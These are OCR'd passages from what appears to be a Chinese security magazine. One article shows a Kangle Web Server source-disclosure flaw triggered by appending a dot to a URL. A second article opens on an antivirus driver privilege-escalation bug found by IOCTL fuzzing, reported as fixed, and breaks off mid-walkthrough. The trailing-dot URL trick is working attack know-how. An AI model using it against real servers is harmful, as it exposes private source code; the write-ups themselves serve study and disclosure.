


图3

我们看到浏览器显示出"test"字符串，这证明Kangle Web Server程序正确解析了1.aspx文件中的代码。

请大家注意，我们现在在图3显示的地址栏中，在当前URL地址后加上一个字符"."，即http://127.0.0.1:8088/1.aspx.。此刻再次访问这个新的URL地址，你会发现一个惊奇的画面，如图4所示。




图4

不可思议，我们竟然看到了1.aspx的源代码！一个源代码泄露漏洞被我们发现了！

惊奇之余，我们其实完全可以理解为什么Kangle Web Server程序会发生这个源代码泄露漏洞。在Windows系统下，文件名中的小数点往往会发生处理不当的情况。对于Windows系统来说，x x.和x x这两个文件名是等效的，然而，Kangle Web Server程序没有这样认为，aspx这个文件名被正确解析，而aspx.则被认为是另外一个文件，但是，Windows系统不这样认为，它还是将同一个文件返回给Kangle Web Server程序，于是，漏洞就发生了。

在测试这个漏洞的时候，我还发现另外一个漏洞，很有意思。我们这里建立一个名为1.htm文件，其代码为：

```
<HTML>
<TR>
<TD>XXX</TD>
</TR>
</HTML>
```

将该文件放置在Kangle Web Server程序的www文件夹中，我们现在通过浏览器访问该文件，如图5所示。




图5

现在，我们再仿照前面的方法，在URL地址后面添加一个小数点，再次访问，如图6所示。




图6

令大家失望了，我们竟然没有看到1.htm的源代码，难道说我们前面发现的源代码泄露漏洞对htm类型的文件不起作用？

测试中发现，情况似乎确实这样，但是，我

们却也有可能获取到htm文件的源代码。修改1.htm的代码为下面这样：

```
<TR>
<TD>XXX</TD>
</TR>
```

再次通过浏览器访问URL地址：http://127.0.0.1:8088/1.htm.，如图7所示。





图7

这一次，我们竟然看到了1.htm文件的源代码！原因很简单，这一次我们1.htm文件中没有包含<html>这对标签，Kangle Web Server程序在解析这样的HTML文件时又一次发生了源代码泄露漏洞。

当然，查看HTML文件源代码的意义远不如查看那些aspx类型的动态Web文件源代码意义大，我们这里也是只是做一个演示来给大家演示。测试中还发现，对于HTML类型的文件来说，只要编写的代码没有按照HTML格式，即包含有<html>、<body>标签，则可以利用添加小数点的方法来获取到HTML类型文件的源代码。

最后，Kangle Web Server程序的其他的安全漏洞我还没来得及深入挖掘，大家有兴趣可以自行分析，有任何问题欢迎到论坛来讨论。

前置知识:汇编
关键词:微点、Mp110013.sys、本地提权



东方微点主动防御

Mp110013.sys本地特权提升漏洞攻防剖析

文/图 shineast

漏洞概述

微点主动防御软件是第三代反病毒软件,颠覆了传统杀毒软件采用病毒特征码识别病毒的反病毒理念。微点主动防御软件采用主动防御技术能够自主分析判断病毒,解决了杀毒软件无法防杀层出不穷的未知木马和新病毒的弊端。 微点主动防御软件是北京东方微点信息技术有限责任公司(以下简称微点公司)自主研发的具有完全自主知识产权的第三代反病毒产品,在国际上首次实现了主动防御技术体系,并依此确立了反病毒技术新标准。微点主动防御软件最显著的特点是,除具有特征值扫描技术查杀已知病毒的功能外,更实现了用软件技术模拟反病毒专家智能分析判定病毒的机制,自主发现并自动清除未知木马和新病毒。

然而在东方微点主动防御1.2.10581.0278的驱动程序Mp110013.sys中存在一处严重的本地特权提升漏洞。该漏洞是我2010年4月7日晚上,通过自己的IoControl Fuzz工具挖掘的。该漏洞影响微点主动防御1.2.10581.0278和以前的版本。利用该漏洞能够实现本地特权提升,进Ring0,突破所有安全软件的防御。不过该漏洞笔者早已上报给厂商,6月初已经修复完毕。此时放出来,只是供大家参考和研究学习。

漏洞重现与分析

为了揭示和重挖该漏洞,首先我们在虚拟机中安装东方微点主动防御软件1.2.10581.0278,如图1所示。




图1

紧接着启动笔者开发的IoControl Fuzz程序,该工具的介绍和详细原理,请参考笔者的《自己开发内核漏洞挖掘工具IoControlFuzzer》一文,如图2所示。




图2

同时对微点的服务程序MPSVC2.exe进行IoControl MITM Fuzz,即中间人Fuzz,在进程列表中选中MPSVC2.exe进程,然后单击进程列表

右上角的"MITM　Fuzz"按钮,会弹出如图3所示对话框。




图3

我们此时的Fuzz策略只设置对输入数据的畸形化,即对输入数据的头64字节进行随机化,如图3所示,然后单击右下角的"确定"按钮。

此时DeviceIoControl　MITM　Fuzz列表中增加了一条Fuzz项,如图4所示。

